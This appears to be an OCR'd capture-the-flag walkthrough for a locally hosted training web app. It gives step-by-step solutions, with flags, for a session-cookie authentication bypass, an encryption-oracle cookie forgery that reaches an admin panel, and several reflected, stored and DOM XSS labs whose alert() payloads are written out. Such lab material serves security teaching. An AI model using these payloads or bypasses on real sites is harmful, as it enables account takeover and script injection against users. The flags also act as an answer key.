
This portal is restricted to authorized IT personnel only.

System Username

test

System Password

••••




Response

Pretty Raw Hex Render

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.12.8
Date: Mon, 03 Feb 2025 15:47:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 203
Location: /profile
Cache-Control: public, max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Vary: Cookie
Set-Cookie: session=
eyJlbmNvZGVkX3VzZXJuYW1lIjoiM3laZTdkIiwidXNlcm5hbWUiOiJ0ZXN0In0.Z6DlKg._g9pjvgJwqUV
tpvtRMByt8-6CYs; HttpOnly; Path=/
Connection: close

<!doctype html>
<html lang=en>
    <title>
        Redirecting...
    </title>
    <h1>
        Redirecting...
    </h1>
    <p>
        You should be redirected automatically to the target URL: <a href="
        /profile">
            /profile
        </a>
        . If not, click the link.
```


2. Copy it to the IT login request that was saved. You get another set cookie session compared to nothing before if you tried to login to IT login without correct credentials..



Request


Pretty Raw Hex

```
POST /it-login HTTP/1.1
Cookie: session=
eyJlbmNvZGVkX3VzZXJuYW1lIjoiM3laZTdkIiwidXNlcm5hbWUiOiJ0ZXN0In0.Z6DlKg._g9pjvgJwqUV
tpvtRMByt8-6CYs
Connection: keep-alive

username=test&password=test
```



```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.8
Date: Mon, 03 Feb 2025 15:48:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 25392
Cache-Control: public, max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Vary: Cookie
Set-Cookie: session=
eyJlbmNvZGVkX3VzZXJuYW1lIjoiM3laZTdkIiwiaXNfYWRtaW4iOnRydWUsInVzZXJuYW1lIjoidGVzdC
J9.Z6DlaQ.QvEihM8psyMYNaF58HXRaAh7DTY; HttpOnly; Path=/
Connection: close
```

3. Copy it and refresh the page, intercept put copied cookie as session




Admin Panel

Congratulations! Here's your flag: flag[fl4w3d_st4t3_m4ch1n3_byp4ss]

Authentication bypass via encryption oracle


1. Create an account with the word "admin" and with 16 characters before it. E.g., "xxxxxxxxxxxxxxxxadmin"
2. Look in the HTTP history and see endpoint /check-theme which decodes a remember_theme cookie which looks like "xxxxxxxxxxxxxxxxadmin:dark:mode2" or "xxxxxxxxxxxxxxxxadmin:light:mode".
3. Copy remember_theme and URL + base64 decode, delete 1st and last block as you have added 16 characters in the name. You will be left with just "admin:dark:mode2" or "admin:light:mode". The last block is just padding.



```
{
    "data":"xxxxxxxxxxxxxxxxxadmin:dark:mode2",
    "status":"success"
}
```

(The screenshot above is the decrypted value of the remember theme cookie before removing the blocks)


4. Add the modified cookie as theme data to decrypt:



```
{
      "data":"admin:dark:mode2",
      "status":"success"
}
```

(The screenshot above is the decrypted value of the remember theme cookie after removing the blocks)

5. Refresh the page, delete session, add your modified cookie as remember theme, forward the request and see that you have accessed the administrator control panel.



```
Administrator Control Panel
HIGH CLEARANCE ACCESS

🔒 Classified Information
Congratulations on bypassing our encryption! Here's your flag:

flag[0r4cl3_Pr3f3r3nc3s_4r3_D4rk_4nd_Full_0f_T3rr0rs]

System Controls
User Management
Security Settings
Backup Controls
System Logs
```

Cross-Site Scripting

- Reflected XSS into HTML context with nothing encoded
- Stored XSS into HTML context with nothing encoded
- DOM XSS in document.write sink using source location.search
- DOM XSS in document.write sink using source location.search inside a select element
- Reflected XSS with some SVG markup allowed
- Stored DOM XSS
- CSRF where token validation depends on token being present


Reflected XSS into HTML context with nothing encoded

Note: The app was tested in Firefox on Linux and may differ in other browsers and OS. XSS behavior can vary depending on the browser and the settings you have.

Flag: flag[x55-r3fl3c73d-1b70-h7ml-c0n73x7]

In Contacts, use:


<script>alert(42)</script>



localhost:5002 says

42

This appears afterwards. The flag should be lowercase. Need bugg fixing.



localhost:5002 says

Congratulations! You found the XSS vulnerability. Here's your flag: flag[R3FL3C73D-XS5-1N-C0N74C75]

Stored XSS into HTML context with nothing encoded

Flag: flag[570r3d-x55-1n70-h7ml-c0n73x7]

In comment field:

<script>alert(42)</script>

DOM XSS in document.write sink using source location.search

Flag: flag[d0m-x55-1n-d0cum3n7-wr173]

In Image source field:

/><svg onload=alert(42)>

DOM XSS in document.write sink using source location.search inside a select element

Flag: flag[d0m-xss-1n-s3lct]

Use:

&storeId="></select><img src=1 onerror=alert(42)>

"Read more services", then select a product and click check availability. A popup will appear, but this part migt need some bug fixing.

Reflected XSS with some SVG markup allowed

Reference:
https://portswigger.net/web-security/cross-site-scripting/contexts/lab-some-svg-markup-allowed

Stored DOM XSS

Flag: flag[570r3d-d0m-x55-byp455-f1l73r]

In Website URL:

<><img src=1 onerror=alert(42)>

CSRF where token validation depends on token being present

*Everything from "*DOM XSS in document.write sink using source location.search inside a select element*" and down is under development. If anything, skip the XSS, even though many work, as this is the part I am currently on adding.*